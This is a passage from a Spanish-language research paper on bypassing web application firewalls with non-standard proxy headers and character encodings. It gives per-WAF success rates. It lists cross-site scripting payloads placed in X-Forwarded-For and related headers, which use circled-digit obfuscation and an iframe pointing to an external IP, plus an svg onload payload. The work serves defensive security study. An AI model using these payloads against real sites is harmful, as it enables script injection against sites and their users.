- Encabezados de proxy inverso: Estos headers se envían desde el servidor proxy al backend y contienen información adicional relacionada con la solicitud original del cliente, como la dirección IP del cliente, la dirección IP del servidor proxy, el protocolo utilizado (HTTP o HTTPS), etc.
- Encabezados de respuesta: Estos headers se envían desde el backend al servidor proxy y luego al cliente y contienen información sobre la respuesta, como el código de estado HTTP (por ejemplo, 200 OK, 404 Not Found, etc.), el tipo de contenido de la respuesta, la longitud del contenido, etc.

De estos encabezados mencionados, los utilizados en esta técnica son del tipo “Request headers” y “Proxy headers”. Los primeros, pueden estar vigentes para utilizarse sin necesidad explícita de que se implementen, es decir, tal vez no se hace uso en las peticiones legítimas de un usuario, pero sí están disponibles para utilizar si se incluyesen en las solicitudes. En los segundos, el usuario no tiene conocimiento de lo que se transmite, por lo cual debe inyectar diferentes encabezados en la solicitud con el objetivo de verificar el comportamiento de la aplicación.

Es importante considerar que la presencia y el tipo de encabezados enviados dependen de la configuración de la aplicación cliente, el servidor proxy y el backend.

Estos encabezados se definen como personalizados (no estándar), por lo cual es necesario agregarlos en la solicitud contra el servidor proxy, y que este luego los transmita al servidor

backend para validar su aceptación, lo cual da lugar a una potencial superficie de ataque para un cibercriminal.

Estos encabezados personalizados pueden incluir información adicional relevante para el servidor backend, como datos de autenticación o información de seguimiento de solicitudes, entre otros.

NOTA: Algunos servidores proxy pueden estar configurados para filtrar o bloquear encabezados personalizados por razones de seguridad.

A partir de las siguientes proposiciones se generarán diversas cargas útiles a probar contra los WAFs Akamai, Sucuri, Cloudflare e Imperva:

1. Verificar si la aplicación responde de diferente manera cuando detecta la presencia de algún encabezado no estándar insertado.
2. Verificar que se pueda manipular el contenido del encabezado no estándar aceptado por el servidor.
3. Inyectar código JavaScript malicioso para evidenciar si es detectado por el WAF en ese encabezado, con la premisa de que se trata de un encabezado no estándar "oculto" para el usuario.
4. Codificar el código malicioso enviado a través del encabezado personalizado.

En la siguiente tabla se muestra la lista no exhaustiva de algunos encabezados HTTP no estándar a verificar, junto con su funcionalidad.

Encabezados HTTP no estándar	
Encabezado	**Funcionalidad**
X-Forwarded-For	Indica la dirección IP (o el rango de IPs) de la fuente original del cliente que inicia la solicitud a través del proxy.
X-Forwarded-Host	Indica el nombre de host del servidor original del cliente que inicia la solicitud a través del proxy.
X-Forwarded-Port	Indica el puerto utilizado por el cliente original que inicia la solicitud a través del proxy.
X-Forwarded-Server	Indica el nombre del servidor original del cliente que inicia la solicitud a través del proxy.

X-Real-IP	Indica la dirección IP real del cliente que inicia la solicitud a través del proxy.
X-Forwarded-By	Indica el nombre del servidor proxy que está enviando la solicitud hacia adelante.
Forwarded	Es una versión estándar del encabezado "X-Forwarded-For" que cumple con la especificación RFC 7239.
X-Forwarded-IP	Indica la dirección IP (sólo la IP, a diferencia de "X-Forwarded-For") de la fuente original del cliente que inicia la solicitud a través del proxy.
X-Client-IP	Indica la dirección IP del cliente que ha iniciado la solicitud.

Es perentorio aclarar que no todos estos encabezados se utilizan en todas las situaciones y algunos son específicos de ciertos tipos de proxys o servidores web. Además, el uso de estos encabezados puede variar según la configuración del servidor y la aplicación específica que se esté utilizando.

7.4.1. Generación de carga útiles

Para los ensayos se define el contexto en donde una aplicación implementa un WAF y la arquitectura es cliente-proxy-servidor. También, un atacante realiza la búsqueda de encabezados HTTP no estándares u ocultos enviando varias peticiones al servidor en cuestión. Si encuentra algún encabezado que altere la respuesta del servidor, entonces inyecta código malicioso utilizando codificación especial de caracteres (por ejemplo ①②⑦.⓪.⓪.①: ⑧⓪) para confundir al servidor backend que las peticiones las realiza él mismo (localhost), y luego detectar/explotar Cross-Site Scripting (XSS).

Las cargas útiles creadas son diferentes encabezados HTTP con payloads (JavaScript) que aplican las proposiciones vistas en la sección anterior.

Encabezado HTTP	Carga útil inyectada en encabezado HTTP no estándar
X-Forwarded-For	X-Forwarded-For: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">

X-Forwarded-Host	X-Forwarded-Host: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">
X-Forwarded-Port	X-Forwarded-Port: ①②⑦.⓪.⓪.①: ⑧⓪"><iframe src="https://159.223.169.119/">
X-Forwarded-Server	X-Forwarded-Server: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">
X-Real-IP	X-Real-IP: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">
X-Forwarded-By	X-Forwarded-By: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">
Forwarded	Forwarded: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">
X-Forwarded-IP	X-Forwarded-IP: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">
X-Client-IP	X-Client-IP: ①②⑦.⓪.⓪.①"><iframe src="https://159.223.169.119/">

8. Resultados

8.1. Entornos de prueba

Con el objetivo de evidenciar el grado real de impacto de las técnicas propuestas en esta investigación y medir la eficiencia de las cargas útiles generadas a partir de dichas técnicas, se proponen cuatro aplicaciones web utilizadas ampliamente en el mercado, y que hacen uso de los siguientes WAFs:

- https://www.akamai.com/ (Akamai)
- https://sucuri.net/ (Sucuri)
- https://www.cloudflare.com/ (Cloudflare)
- https://www.imperva.com/ (Imperva)

Se creó un laboratorio de pruebas para validar cada una de las cargas útiles:

- http://159.223.169.119/ (Laboratorio de pruebas)

Es imperativo aclarar que, en estas webs, se asume que cada WAF está implementado acorde a las necesidades del entorno en donde se utiliza, y podrían existir variaciones con las diferentes técnicas y payloads al tratarse de ambientes productivos.

Mientras tanto en el servidor de laboratorio, las configuraciones están establecidas por defecto y las cargas útiles podrán ser probadas allí para verificar su veracidad.

Considerando esta premisa, puede verse la ejecución de la carga útil en el laboratorio de pruebas:

Payload
`"><svg/onload=confirm(8)>`

ILUSTRACIÓN 11 – LABORATORIO DE PRUEBAS.

ILUSTRACIÓN 12 – EJECUCIÓN DE CROSS-SITE SCRIPTING EN LABORATORIO.

Este mismo payload se ejecuta en las cuatro aplicaciones con los WAFs en cuestión:

ILUSTRACIÓN 13 – ATAQUE BLOQUEADO POR WAF AKAMAI.



ILUSTRACIÓN 14 – ATAQUE BLOQUEADO POR WAF SUCURI.



ILUSTRACIÓN 15 – ATAQUE BLOQUEADO POR WAF CLOUDFLARE.



ILUSTRACIÓN 16 – ATAQUE BLOQUEADO POR WAF IMPERVA.

NOTA: Todas estas técnicas se deben probar bajo entornos de prueba o con explícita autorización, es por ello por lo que se notificó a los propietarios de estos dominios sobre las pruebas realizadas en un día y una franja horaria específica con fines educativos.

8.2. Resultados finales y comparativas

Luego de ejecutar una batería de pruebas con cargas útiles (promedio de 25 payloads) generadas a partir de las técnicas propuestas en este trabajo de estudio, se muestran a continuación los resultados finales.

Estos expresan de manera porcentual el grado de éxito que tuvo un payload específico y que no fue detenido por el WAF:

Técnica / WAF	Unicode + URL	URL + HTML	Compatibilidad y normalización	Encabezados HTTP no estándar
Akamai	37.7 %	18.75 %	16.67 %	35 %
Sucuri	9.43 %	6.25 %	16.67 %	65 %
Cloudflare	30.2 %	50 %	25 %	85 %
Imperva	22.64 %	12.5 %	16.67 %	85 %

Los resultados mostrados no necesariamente determinan qué WAF posee un menor o mayor grado de efectividad en la actualidad, ya que las cargas útiles y configuraciones internas varían. La tabla comparativa debe entenderse como el comportamiento frente a diferentes codificaciones que no necesariamente generarían una explotación exitosa, ya que esto depende de diversos factores externos (por ejemplo que exista una vulnerabilidad en cuestión), aunque sí una potencial evasión.

NOTA: Lista de cargas útiles de las 4 técnicas y el detalle sobre el navegador utilizado adjunta en el anexo.

9. Conclusiones

El éxito de las técnicas de evasión propuestas en esta investigación está supeditado a contextos con características específicas. Alguna de estas características (no exhaustivas) son, por ejemplo, que una aplicación implemente e interprete codificación Unicode, URL y HTML, que exista un proxy inverso y encabezados no estándares declarados, entre otras.

Las pruebas muestran que:

- Los WAFs de Akamai, Sucuri e Imperva presentan una aceptable capacidad de detección utilizando configuración básica. No obstante, la escalabilidad de configuración para prevenir nuevas amenazas es menor en comparación con Cloudflare.
- El WAF de Cloudflare es más permisivo ante diferentes tipos de inyecciones utilizando configuración básica. No obstante, este WAF también permite mayor nivel de configuración e integración en entornos que lo requieran, así como las opciones avanzadas de protección DDoS, mitigación de Bots, etc., por lo cual, llegaría probablemente a obtener resultados superiores, desde el punto de vista de las políticas de seguridad, comparado con Akamai, Sucuri e Imperva.
- Desde la perspectiva de un usuario malicioso, se concluye que si bien un WAF dificulta la explotación de diferentes vulnerabilidades web, no alcanza una taza de efectividad elevada en todos los casos, generando así una superficie de ataque sugerente.

10. Trabajos futuros

El desarrollo brindado en este trabajo invita a una continua exploración sobre los mecanismos de evasión de WAFs y permite a los equipos de Blue Team indagar aún más sobre las configuraciones de sus soluciones implementadas, así como también evaluar holísticamente sus modelos de seguridad.

Para el futuro, quedan abiertas diversas líneas de investigación en las técnicas presentadas y se invita, a quien desee, estudiar en detalle los nuevos hallazgos y bypasses, ampliando la visión plasmada en este documento.

11. Bibliografía

https://www.digitalocean.com/community/tutorials/how-to-install-python-3-and-set-up-a-programming-environment-on-an-ubuntu-22-04-server

https://www.compart.com/en/unicode/

https://edisciplinas.usp.br/pluginfile.php/4925419/mod_folder/content/0/_BibliografiaFundamental/GILLAM_UnicodeDemystified.pdf?forcedownload=1

http://www.unicode.org/versions/Unicode14.0.0/

https://hal.science/hal-00447076v1/file/iwslt09-lepage.pdf

https://www.digitalocean.com/community/tutorials/how-to-make-a-web-application-using-flask-in-python-3#step-1-installing-flask

https://www.inmotionhosting.com/support/server/apache/install-modsecurity-apache-module/

https://en.wikipedia.org/wiki/Character_encoding

https://developer.mozilla.org/es/docs/Glossary/Character_encoding

https://www.w3.org/International/articles/definitions-characters/index.es

https://unicode.org/reports/tr44/

https://www.emeditor.org/en/cmd_convert_index.html

https://docs.oracle.com/javase/10/docs/api/java/text/Normalizer.html

https://openreview.net/pdf?id=c93fukpVINA

https://github.com/0xCGonzalo/Golden-Guide-for-Pentesting/

https://jlajara.gitlab.io/Bypass_WAF_Unicode